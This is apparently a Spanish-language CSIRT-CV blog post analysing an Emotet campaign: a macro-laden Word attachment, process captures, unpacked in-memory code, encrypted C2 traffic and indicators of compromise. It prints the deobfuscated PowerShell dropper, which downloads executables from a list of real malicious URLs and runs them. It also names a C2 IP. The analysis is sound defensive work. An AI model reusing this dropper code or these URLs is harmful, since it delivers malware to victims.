

# Análisis campaña Emotet - Security Art Work

By CSIRT-CV

Published: 2021-06-16 · Archived: 2026-04-05 23:35:35 UTC

El post de hoy viene de la mano del [CSIRT-CV, el Centro de Seguridad TIC de la Comunitat Valenciana](#). Nacido en junio del año 2007, como una apuesta de la Generalitat Valenciana por la seguridad en la red, fue una iniciativa pionera al ser el primer centro de estas características que se creó en España para un ámbito autonómico.


A pesar de tratarse de un malware que se comenzó a identificar en 2014, Emotet todavía sigue siendo una de las amenazas más activas hasta la fecha, evolucionado desde las versiones iniciales, en las que se centraba en el robo de credenciales bancarias, hasta la actualidad, dónde se ha ampliado el arsenal de técnicas entre las que se encuentran sniffing de tráfico de red, explotación de vulnerabilidades para conseguir movimiento lateral, etc.

Indicar que [EMOTET fue interrumpido la última semana de Enero de 2021](#) mediante una acción global entre autoridades de los Países Bajos, Alemania, Estados Unidos, Reino Unido, Francia, Lituania, Canadá y Ucrania, con una actividad internacional coordinada por Europol y Eurojust. Esta acción permitió que los investigadores tomaran el control de su infraestructura.

Durante estos 6 años hemos visto cómo nuevas campañas de Emotet aparecían durante unas semanas, y una vez las muestras y los ficheros maliciosos utilizados ya eran bloqueados por las principales casas de Antivirus se detenían unos días hasta las siguiente oleada.


En [CSIRT-CV](#) hemos recibido varias de estas campañas, las cuales hemos tratado de analizar y remediar en nuestros sistemas. Vamos a detallar algunos aspectos importantes de este malware, que aunque desactivado, puede enseñarnos muchas cosas de las amenazas que vengan en el futuro.

La **principal forma de distribución de Emotet es mediante correos electrónicos con adjuntos maliciosos de tipo ofimático** (excel, documentos word, etc). Durante el mes de septiembre se detectó la misma muestra en varios buzones de Generalitat, con el siguiente fichero word adjunto:



### Mensaje de Word para habilitar contenido

El fichero adjunto con nombre “archivo\_2020.doc” contenía unas macros instaladas que se intentaban ejecutar una vez abierto el documento:



### Macros ofuscadas del documento

Como vemos, el script está ofuscado, de forma que complica en gran medida analizar qué acciones realiza a simple vista. Sin embargo, podemos habilitar la ejecución de macros en Word y analizar qué operaciones lleva a cabo en el equipo que infecta.

Si analizamos los procesos que se ejecutan una vez se permiten ejecutar las macros del documento, se observa que se hace uso de WMI para ejecutar un script en Powershell codificado en base64 con el parámetro -e:

| Time  | Process Name   | PID  | Operation      | Path   | Result  | Detail  |
|-------|----------------|------|----------------|--|---------|---|
| 12:48 | Explorer.EXE   | 1820 | Process Create | C:\Program Files\Microsoft Office\Office16\WINWORD | SUCCESS | PID: 4844, Command line: "C:\Program Files\Microsoft Office\Office16\WINWORD EXE"     |
| 12:48 | WINWORD.EXE    | 4844 | Process Start  | C:\Program Files\Microsoft Office\Office16\WINWORD | SUCCESS | Parent PID: 1820, Command line: "C:\Program Files\Microsoft Office\Office16\WINWORD   |
| 12:48 | svchost.exe    | 556  | Process Create | C:\Windows\system32\DllHost.exe                    | SUCCESS | PID: 4592, Command line: C:\Windows\system32\DllHost.exe /Processid:{AB8902B4-09      |
| 12:48 | DllHost.exe    | 4592 | Process Start  | C:\Windows\system32\wbem\wmiprvse.exe              | SUCCESS | Parent PID: 556, Command line: C:\Windows\system32\wbem\wmiprvse.exe -secured -Embed  |
| 12:48 | svchost.exe    | 556  | Process Create | C:\Windows\system32\wbem\wmiprvse.exe              | SUCCESS | PID: 2084, Command line: C:\Windows\system32\wbem\wmiprvse.exe -secured -Embed        |
| 12:48 | wmiprvse.exe   | 2084 | Process Start  | C:\Windows\System32\WindowsPowerShell\v1.0\p       | SUCCESS | Parent PID: 556, Command line: C:\Windows\system32\wbem\wmiprvse.exe -secured -E      |
| 12:48 | wmiprvse.exe   | 2084 | Process Create | C:\Windows\System32\WindowsPowerShell\v1.0\p       | SUCCESS | PID: 3384, Command line: powershell -e JABNADY7AaABxADkAcAA1AD0AKAAoACcAUG            |
| 12:48 | powershell.exe | 3384 | Process Start  | C:\Windows\System32\WindowsPowerShell\v1.0\p       | SUCCESS | Parent PID: 2084, Command line: powershell -e JABNADY7AaABxADkAcAA1AD0AKAAoA          |
| 12:48 | csrss.exe      | 356  | Process Create | C:\Windows\system32\conhost.exe                    | SUCCESS | PID: 1004, Command line: "??C:\Windows\system32\conhost.exe ~-6605929844 7875         |
| 12:48 | conhost.exe    | 1004 | Process Start  | C:\Windows\system32\conhost.exe                    | SUCCESS | Parent PID: 356, Command line: "??C:\Windows\system32\conhost.exe ~-6605929844        |
| 12:48 | svchost.exe    | 4592 | Process Exit   | C:\Windows\system32\conhost.exe                    | SUCCESS | Exit Status: 0, User Time: 0.0000000 seconds, Kernel Time: 0.0312500 seconds, Private |
| 12:48 | svchost.exe    | 556  | Process Create | C:\Windows\system32\DllHost.exe                    | SUCCESS | PID: 3020, Command line: C:\Windows\system32\DllHost.exe /Processid:{AB8902B4-09      |
| 12:48 | DllHost.exe    | 3020 | Process Start  | C:\Windows\system32\DllHost.exe                    | SUCCESS | Parent PID: 556, Command line: C:\Windows\system32\DllHost.exe /Processid:{AB8902     |
| 12:48 | services.exe   | 440  | Process Create | C:\Windows\System32\svchost.exe                    | SUCCESS | Exit Status: 0, User Time: 0.0000000 seconds, Kernel Time: 0.0000000 seconds, Private |
| 12:48 | services.exe   | 440  | Process Start  | C:\Windows\System32\svchost.exe                    | SUCCESS | PID: 3036, Command line: C:\Windows\System32\svchost.exe -k WerSvcGroup               |
| 12:48 | svchost.exe    | 3036 | Process Create | C:\Windows\System32\svchost.exe                    | SUCCESS | Parent PID: 440, Command line: C:\Windows\System32\svchost.exe -k WerSvcGroup, C      |
| 12:48 | powershell.exe | 3384 | Process Exit   | C:\Windows\System32\svchost.exe                    | SUCCESS | Exit Status: 0, User Time: 0.2031250 seconds, Kernel Time: 0.2500000 seconds, Private |
| 12:48 | conhost.exe    | 1004 | Process Exit   | C:\Windows\System32\svchost.exe                    | SUCCESS | Exit Status: 0, User Time: 0.0156250 seconds, Kernel Time: 0.0312500 seconds, Private |

### Captura de process monitor

Aunque este script está también ofuscado, el nivel de ofuscación es mucho más reducido, pudiendo obtener el código inicial manualmente sin mucho esfuerzo:

```

1  $M6hq9p5=('{Qtzdzh'})
2
3  .('new-item') $eNV:userProfile\sqpGdfi\dQXGpwC\ -itemtype Directory
4
5  [Net.ServicePointManager]::"SECURITYPROTOCOL" = ('tls12, tls11, tls')
6
7  $Qfifov7 = ('E2937a4y')
8
9  $Edgv38b=('{Myunqw1'})
10
11 $Vlxiw69=$env:userprofile+('{yAp5qpGdfiyApDqkgpwyAp')-creplace ('yAp'),[CHAR]92)*$Qfifov7+'.exe'
12
13
14
15 $Utute3w=('{s_zyk7r'})
16
17 $By1b2vx=('{new-object'} net.WebClient
18
19 $Mv5ki8y=('{http://fortcollinsathletefactory.com/wp-admin/i/*http://getming.com/forum/p/*http://gaffa-music.com
20 /cgi-bin/UM/*http://frankfurtelfarolillo.com/laseu/c7/*http://evilnerd.org/cgi-bin/nui/*http://gapesmm.org/
21 old/W/*http://grml.net/wp/c/'})."sPLit"('{char}42)
22
23 $On3lyc7=('{Pah6yh1'})
24
25 foreach($Dckylg in $Mv5ki8y){try{$By1b2vx."dOwNLoadfIE"$Dckylg, $Vlxiw69} Descarga del fichero
26
27 $Qfdsif0=('{M063in4'})
28
29 If ((('&'Get-Item') $Vlxiw69).Length -ge 32254) {('&'Invoke-Item')($Vlxiw69) Ejecución del binario
30
31 $N5d6_0z=('{Y8ev2ut'})
32
33 break
34
35 $Obf305o=('{J51idoi'})}catch{}$Pyfndx=('{K6ki552'})

```

Powershell ejecutado decodificado


Vemos cómo se intenta descargar varios ficheros ejecutables de las URL de la línea 19, y tratará de ejecutar los ficheros con tamaño mayor de 32254 bytes.

En el momento del análisis sólo 4 de las 7 URL respondían con un binario ejecutable:


| md5                              | Nombre del ejecutable |
|----------------------------------|-----------------------|
| 6ec0a030d55de2fe1b75126f0f65e5c0 | 8i449cW.exe           |
| adcf7a7aa104d608331ce2f72c733b47 | iNZFe.exe             |
| d02dd7873d4bbe7465e747b17bb3505c | nvU.exe               |
| 806ba160ea7d2126123cbfd5bfabdbb7 | u47D2mVFE5.exe        |

A pesar de tener diferentes hashes, el tamaño, secciones y imports son iguales, lo que hace pensar que se trata de un único binario, con modificaciones mínimas para evitar ser bloqueado rápidamente una vez se detecta la primera muestra.

Por esta razón, vamos a analizar sólo uno de ellos, ya que la lógica es la misma para todos ellos.




Fichero malicioso creado en el sistema



Directorio de la persistencia

De lo primero que nos damos cuenta al ejecutar el binario es que se borra de la carpeta temporal en la que se descarga desde el Powershell, se almacena en %APPDATA% en una carpeta con un nombre aleatorio, y el ejecutable es renombrado con otro nombre generado aleatoriamente (pero legible, no es random).

También se observa que después de unos segundos de ejecución se comienzan a realizar peticiones POST contra diferentes direcciones IP con contenido cifrado.



Peticiones del programa malicioso

En este punto nos interesa conocer qué información va en el contenido cifrado de las peticiones POST y cuál es el listado de direcciones a las que el programa se conecta.

Si hacemos un análisis estático no encontraremos API importadas de red con las que realizar las peticiones que hemos capturado. Podemos ejecutar el programa analizando las llamadas a API que realiza, para obtener algo más de información.

|     |          |  |
|-----|----------|--|
| 388 | 42bd91   | RegOpenKeyExA (HKLU\Software\Microsoft\Windows\CurrentVersion\Policies\Network)  |
| 388 | 42bd91   | RegOpenKeyExA (HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Comdlg32) |
| 388 | 7787f00c | VirtualAllocEx(h=ffffffff, addr=0, sz=c000, type=3000, prot=4) = 200000          |
| 388 | 203639   | CreateToolhelp32Snapshot(flags:2, pid:0)   |
| 388 | 10005617 | CreateToolhelp32Snapshot(flags:2, pid:0)   |
| 388 | 10005681 | Process32Next() HIDING api_logger.exe  |
| 388 | 203269   | OpenProcess(pid=3960) = 0x148 -- pid f78 not in ToolHelp Api --                  |

Captura de llamadas al sistema

|     |          |   |
|-----|----------|---|
| 508 | 76ca9a19 | RegOpenKeyExA (HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings)              |
| 508 | 76cc49ae | InternetConnectA(50.121.220.50) = cc0008  |
| 508 | 1d2299   | InternetConnectW(50.121.220.50) = cc0008  |
| 508 | 76cc4c13 | HttpOpenRequestW(cc0008, POST, uezd21JX3a/uk7QJCy7h5hHB2vF/kggUBdPmuC/vHwO/kCvoklg/) = cc000c |
| 508 | 1d2204   | HttpOpenRequestW(cc0008, POST, uezd21JX3a/uk7QJCy7h5hHB2vF/kggUBdPmuC/vHwO/kCvoklg/) = cc000c |
| 508 | 76ca19ff | GetSystemTime()   |
| 508 | 70182287 | CreateMutexA(RasPbFile) = 0x0   |
| 508 | 7691fd47 | ReadProcessMemory(h=ffffffff, addr=7efde008, sz=4)  |
| 508 | 7691fc4c | ReadProcessMemory(h=ffffffff, addr=7efde00c, sz=4)  |

Captura de llamadas al sistema

Unas de las primeras llamadas que vemos que se realizan a las API de Windows es **VirtualAllocEx** (la cual no aparece en el listado de imports del ejecutable). Esta es utilizada por malware principalmente para reservar memoria y cargar en esta sección módulos que en un principio estaban cifrados en el ejecutable, que se han descifrado y se intentan cargar para su ejecución.

En la siguiente imagen vemos llamadas a funciones como **InternetConnectW** o **HttpOpenRequestW** desde un offset (0x1d2299 y 0x1d2204) diferente al del programa inicial (0x42xxxx). Esta sección ha sido cargada posiblemente usando la función **VirtualAllocEx** mencionada, y se ha marcado esa sección de memoria cómo ejecutable (RX), como vemos en la siguiente imagen:

|          |                 |        |    |
|----------|-----------------|--------|----|
| 0x200000 | Private         | 48 kB  | RW |
| 0x200000 | Private: Commit | 4 kB   | RW |
| 0x201000 | Private: Commit | 28 kB  | RX |
| 0x208000 | Private: Commit | 4 kB   | R  |
| 0x209000 | Private: Commit | 8 kB   | RW |
| 0x20b000 | Private: Commit | 4 kB   | R  |
| 0x210000 | Private         | 256 kB | RW |

Espacios de memoria en el proceso malicioso

Esto significa que en esa dirección se ha cargado nuevo código ejecutable y se ha pasado el hilo de ejecución a esa parte de memoria. Al extraer esa sección comprobamos que se trata de un ejecutable cargado durante la ejecución del programa principal, aunque con modificaciones en las cabeceras del PE para complicar el análisis del programa.


| Offset (h) | 00 | 01 | 02 | 03 | 04 | 05 | 06 | 07 | 08 | 09 | 0A | 0B | 0C | 0D | 0E | 0F | Decoded text   |
|------------|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----------------|
| 00000060   | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | .....          |
| 00000070   | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | .....          |
| 00000080   | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | .....          |
| 00000090   | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | .....          |
| 000000A0   | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | .....          |
| 000000B0   | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | .....          |
| 000000C0   | 50 | 45 | 00 | 00 | 4C | 01 | 04 | 00 | 2E | B2 | 47 | 5F | 00 | 00 | 00 | 00 | PE..L....G_... |
| 000000D0   | 00 | 00 | 00 | 00 | E0 | 00 | 02 | 01 | 0B | 01 | 0C | 00 | 00 | 6A | 00 | 00 | ....à.....j..  |
| 000000E0   | 00 | 18 | 00 | 00 | 00 | 00 | 00 | 00 | 11 | 41 | 00 | 00 | 00 | 10 | 00 | 00 | .....A.....    |
| 000000F0   | 00 | 80 | 00 | 00 | 00 | 00 | 40 | 00 | 00 | 10 | 00 | 00 | 00 | 02 | 00 | 00 | .€....@.....   |
| 00000100   | 06 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 06 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | .....          |
| 00000110   | 00 | C0 | 00 | 00 | 00 | 04 | 00 | 00 | 00 | 00 | 00 | 02 | 00 | 40 | 87 | 00 | .À.....@#      |
| 00000120   | 00 | 00 | 10 | 00 | 00 | 10 | 00 | 00 | 00 | 00 | 10 | 00 | 00 | 10 | 00 | 00 | .....          |
| 00000130   | 00 | 00 | 00 | 00 | 10 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | .....          |
| 00000140   | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | .....          |
| 00000150   | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | .....          |
| 00000160   | 00 | B0 | 00 | 00 | 34 | 01 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | .°..4.....     |
| 00000170   | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | .....          |
| 00000180   | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | .....          |
| 00000190   | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | .....          |
| 000001A0   | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | .....          |
| 000001B0   | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 2E | 74 | 65 | 78 | 74 | 00 | 00 | 00 | .....text...   |
| 000001C0   | 94 | 69 | 00 | 00 | 00 | 10 | 00 | 00 | 00 | 6A | 00 | 00 | 00 | 04 | 00 | 00 | "i.....j.....  |
| 000001D0   | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 20 | 00 | 00 | 00 | 60 | .....`         |
| 000001E0   | 2E | 72 | 64 | 61 | 74 | 61 | 00 | 00 | 02 | 00 | 00 | 00 | 00 | 80 | 00 | 00 | .rdata.....€.. |
| 000001F0   | 00 | 02 | 00 | 00 | 00 | 6E | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ....n.....     |

Sección de código ejecutable

Mientras el programa ejecuta la nueva sección cargada en memoria, se comienzan a realizar peticiones POST repetitivas con contenido cifrado hacia varios servidores. Puede ser interesante analizar el programa para investigar qué información está extrayendo del equipo para enviar al servidor de control y comando (C&C desde este punto).

Justo después del VirtualAllocEx, la primera llamada a API que se realiza es a **CreateToolHelp32Snapshot**, lo que puede significar que se obtiene alguna información de los procesos que se están ejecutando en el equipo.


Detenemos la ejecución del programa en la llamada a CreateToolHelp32Snapshot para ver cómo se extrae la información de los procesos:



Extracción de listado de procesos en x32dbg

En la captura vemos cómo se hacen llamadas a funciones para recorrer los procesos que están en el equipo, uno a uno. Mientras se recorren estos procesos, el programa almacena sus nombres y a continuación comienza a realizar llamadas a la DLL **rsaenh.dll**, un módulo de windows que ofrece servicios criptográficos.


Si analizamos las llamadas a esta DLL vemos que se utiliza para cifrar la información que se envía en la petición POST. Entre la información que se cifra se encuentra el listado de procesos del equipo, nombre del equipo, etc.



Llamada a rutina de cifrado

Esta funcionalidad ya se ha visto en anteriores versiones de Emotet, donde la lógica de la aplicación responsable de detectar si se encuentra en un entorno controlado o en un equipo “real” se realiza en un servidor remoto, de forma que se dificulta el trabajo del analista al no poder ejecutar el programa completo o conseguir los siguientes módulos de la amenaza.

Llegados a este punto de la ejecución, nos quedaría obtener el listado de servidores C&C con los que el programa intentará contactar. Esta información la podemos extraer de la sección cargada dinámicamente en un formato que Emotet lleva utilizando en varias campañas:



Espacio de memoria con direcciones de Command and Control

## Indicadores de compromiso

### Fichero malicioso original:

|  |                  |
|--|------------------|
